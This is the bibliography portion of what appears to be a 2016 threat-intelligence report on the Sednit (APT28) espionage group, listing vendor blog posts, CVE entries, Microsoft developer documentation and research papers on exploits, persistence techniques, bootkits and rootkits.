46. FireEye, Operation RussianDoll: Adobe & Windows Zero-Day Exploits Likely Leveraged by Russia's APT28 in Highly-Targeted Attack, https://fireeye.com/blog/threat-research/2015/04/probable_apt28_useo.html, April 2015
47. MITRE, CVE-2015-5119, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5119
48. ESET, Sednit APT Group Meets Hacking Team, http://www.welivesecurity.com/2015/07/10/sednit-apt-group-meets-hacking-team, July 2015
49. MITRE, CVE-2015-7645, https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-7645
50. Trend Micro, New Adobe Flash Zero-Day Used in Pawn Storm Campaign Targeting Foreign Affairs Ministries, https://blog.trendmicro.com/trendlabs-security-intelligence/new-adobe-flash-zero-day-used-in-pawn-storm-campaign/, October 2015
51. Security Intelligence, IBM X-Force Researcher Finds Significant Vulnerability in Microsoft Windows, https://securityintelligence.com/ibm-x-force-researcher-finds-significant-vulnerability-in-microsoft-windows/
52. Trend Micro, A Killer Combo: Critical Vulnerability and 'Godmode' Exploitation on CVE-2014-6332, https://blog.trendmicro.com/trendlabs-security-intelligence/a-killer-combo-critical-vulnerability-and-godmode-exploitation-on-cve-2014-6332/
53. Yang Yu, Write Once, Pwn Anywhere, https://www.blackhat.com/docs/us-14/materials/us-14-Yu-Write-Once-Pwn-Anywhere.pdf, BlackHat USA 2014
54. F-Secure, Sofacy Recycles Carberp and Metasploit Code, https://labsblog.f-secure.com/2015/09/08/sofacy-recycles-carberp-and-metasploit-code/, September 2015
55. FireEye, Operation RussianDoll: Adobe & Windows Zero-Day Exploits Likely Leveraged by Russia's APT28 in Highly-Targeted Attack, https://fireeye.com/blog/threat-research/2015/04/probable_apt28_useo.html, April 2015
56. BAE Systems, New Mac OS Malware Exploits MacKeeper, https://baesystemsai.blogspot.com/2015/06/new-mac-os-malware-exploits-mackeeper.html, June 2015
57. iSIGHTPARTNERS, Microsoft Office Zero-Day CVE-2015-2424 Leveraged By Tsar Team, https://isightpartners.com/2015/07/microsoft-office-zero-day-cve-2015-2424-leveraged-by-tsar-team, July 2015
58. Palo Alto Networks Unit42, New Sofacy Attacks Against US Government Agency, http://researchcenter.paloaltonetworks.com/2016/06/unit42-new-sofacy-attacks-against-us-government-agency/, June 2016

59. Microsoft Developer Network, RtlDecompressBuffer function, https://msdn.microsoft.com/en-us/library/windows/hardware/ff552191(v=vs.85).aspx
60. Microsoft Developer Network, Windows Integrity Mechanism Design, https://msdn.microsoft.com/en-us/library/bb625963.aspx
61. Microsoft Developer Network, Run-Time Type Information, https://msdn.microsoft.com/en-us/library/b2ay8610.aspx
62. PDB Files, https://github.com/Microsoft/microsoft-pdb#what-is-a-pdb
63. MITRE, CVE-2015-1701, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-1701
64. FireEye, Lessons from Operation RussianDoll, https://fireeye.com/blog/threat-research/2016/03/lessons-from-operation-russian-doll.html, March 2016
65. MITRE, CVE-2015-2387, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2387
66. Microsoft Developer Network, Run and RunOnce Registry Keys, https://msdn.microsoft.com/en-us/library/windows/desktop/aa376977(v=vs.85).aspx
67. Stormshield, Poweliks – Command Line Confusion, https://thisissecurity.net/2014/08/20/poweliks-command-line-confusion, August 2014
68. Stack Overflow, Rundll32.exe javascript, https://stackoverflow.com/questions/25131484/rundll32-exe-javascript
69. Microsoft Developer Network, COM Objects and Interfaces, https://msdn.microsoft.com/en-us/library/windows/desktop/ms690343(v=vs.85).aspx
70. Microsoft Developer Network, About MMDevice API, https://msdn.microsoft.com/en-us/library/windows/desktop/dd316556(v=vs.85).aspx
71. G DATA, COM Object hijacking: the discreet way of persistence, https://blog.gdatasoftware.com/2014/10/23941-com-object-hijacking-the-discreet-way-of-persistence, October 2014
72. Microsoft Developer Network, How to Implement Icon Overlay Handlers, https://msdn.microsoft.com/en-us/library/windows/desktop/hh127442(v=vs.85).aspx
73. CodeProject, Writing a BHO in Plain C++, http://www.codeproject.com/Articles/37044/Writing-a-BHO-in-Plain-C
74. Hexacorn Ltd, Beyond good ol' Run key, Part 18, http://www.hexacorn.com/blog/2014/11/14/beyond-good-ol-run-key-part-18/, November 2014
75. Internet Engineering Task Force, Dynamic Configuration of IPv4 Link-Local Addresses, https://tools.ietf.org/html/rfc3927#section-2.1
76. Internet Engineering Task Force, HTTP Authentication: Basic and Digest Access Authentication, https://tools.ietf.org/html/rfc2617#page-19
77. FireEye, CVE-2016-4117: Flash Zero-Day Exploited in the Wild, https://www.fireeye.com/blog/threat-research/2016/05/cve-2016-4117-flash-zero-day.html, May 2016
78. MITRE, CVE-2016-4117, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-4117
79. Redmine, http://www.redmine.org/
80. Trend Micro, Pawn Storm Update: iOS Espionage App Found, https://blog.trendmicro.com/trendlabs-security-intelligence/pawn-storm-update-ios-espionage-app-found/, February 2015
81. Die.net, pthreads(7) - Linux man page, http://linux.die.net/man/7/pthreads
82. SQLite, SQLite, https://www.sqlite.org/
83. Wikipedia, Cyclic redundancy check, https://en.wikipedia.org/wiki/Cyclic_redundancy_check
84. W3C, The Multipart Content-Type, https://www.w3.org/Protocols/rfc1341/7_2_Multipart.html
85. Microsoft Developer Network, SYSTEMTIME structure, https://msdn.microsoft.com/en-us/library/windows/desktop/ms724950(v=vs.85).aspx
86. Wikipedia, Lempel–Ziv–Welch, https://en.wikipedia.org/wiki/Lempel%E2%80%93Ziv%E2%80%93Welch
87. 4coder, LZW Algorithm Implementation, http://4coder.org/c-c-source-code/243/
88. Netzpolitik.org, Digital Attack on German Parliament: Investigative Report on the Hack of the Left Party Infrastructure in Bundestag, https://netzpolitik.org/2015/digital-attack-on-german-parliament-investigative-report-on-the-hack-of-the-left-party-infrastructure-in-bundestag/, June 2015

89. Spiegel, Cyberangriff auf das Parlament: Bundestag bestätigt Abfluss von E-Mail-Daten, https://www.spiegel.de/netzwelt/netzpolitik/cyberangriff-bundestag-bestaetigt-diebstahl-von-e-mail-daten-a-1039816.html, June 2015

90. Internet Engineering Task Force, The Transport Layer Security (TLS) Protocol, https://tools.ietf.org/html/rfc5246#section-1

91. Microsoft Developer Network, WinHttpGetIEProxyConfigForCurrentUser function, https://msdn.microsoft.com/en-us/library/windows/desktop/aa384096(v=vs.85).aspx

92. Squid, Home Page, http://www.squid-cache.org/

93. Wikipedia, HTTP CONNECT tunneling, https://en.wikipedia.org/wiki/HTTP_tunnel#HTTP_CONNECT_tunneling

94. Wikipedia, HTTP persistent connection, https://en.wikipedia.org/wiki/HTTP_persistent_connection

95. Wikipedia, Opaque predicate, https://en.wikipedia.org/wiki/Opaque_predicate

96. Wikipedia, Control flow graph, https://en.wikipedia.org/wiki/Control_flow_graph

97. SecurityXploded, Home Page, http://securityxploded.com/

98. mimikatz, GitHub page, https://github.com/gentilkiwi/mimikatz

99. ESET, Back in BlackEnergy *: 2014 Targeted Attacks in Ukraine and Poland, http://www.welivesecurity.com/2014/09/22/back-in-blackenergy-2014/, September 2014

100. ESET, ESET LiveGrid®, https://www.eset.com/us/about/eset-advantage/

101. Digital Defense, Shimming Your Way Past UAC, https://www.digitaldefense.com/using-application-compatibility-fixes-to-bypass-user-account-control/, May 2014

102. GreyHatHacker, Bypassing Windows User Account Control (UAC) and mitigation, https://www.greyhathacker.net/?p=796, December 2014

103. Slovak Foreign Policy Association, EU Eastern Policy: shaping relations with Russia and Ukraine, http://www.sfpa.sk/event/eu-eastern-policy-shaping-relations-with-russia-and-ukraine/, November 2015

104. Wikipedia, INI file, https://en.wikipedia.org/wiki/INI_file

105. Virus Radar, Bootkit, http://www.virusradar.com/en/glossary/bootkit

106. ESET, TDL4 Bootkit, http://www.welivesecurity.com/media_files/white-papers/The_Evolution_of_TDL.pdf, March 2011

107. Ibsen Software, aPLib - Compression Library, http://ibsensoftware.com/products_aPLib.html

108. ESET, Bootkits: Past, Present & Future, https://www.virusbtn.com/pdf/conference/vb2014/VB2014-RodionovMatrosov.pdf, September 2014

109. MSDN, MmMapIoSpace routine (Windows Drivers), https://msdn.microsoft.com/en-us/library/windows/hardware/ff554618

110. Virus Radar, Rootkit, http://www.virusradar.com/en/glossary/rootkit

111. Wikipedia, System Service Descriptor Table, https://en.wikipedia.org/wiki/System_Service_Descriptor_Table

112. MSDN, Filter Manager Concepts, https://msdn.microsoft.com/windows/hardware/drivers/ifs/filter-manager-concepts

113. Microsoft Technet, Kernel Patch Protection for x64 Based Operating Systems, https://technet.microsoft.com/en-us/library/cc759759(v=ws.10).aspx

114. MSDN, Allocated Altitudes, https://msdn.microsoft.com/windows/hardware/drivers/ifs/allocated-altitudes

115. Microsoft, Windows Driver Samples - passThrough, https://github.com/Microsoft/Windows-driver-samples/blob/master/filesys/miniFilter/passThrough/

116. MSDN, IRP_MJ_CREATE, https://msdn.microsoft.com/en-us/library/windows/hardware/ff548630(v=vs.85).aspx

117. Microsoft, Windows Driver Samples - regfltr, https://github.com/Microsoft/Windows-driver-samples/tree/master/general/registry/regfltr

118. MSDN, Asynchronous Procedure Calls, https://msdn.microsoft.com/en-us/library/windows/desktop/ms681951(v=vs.85).aspx

Last updated 2016-09-11 17:16:51 EDT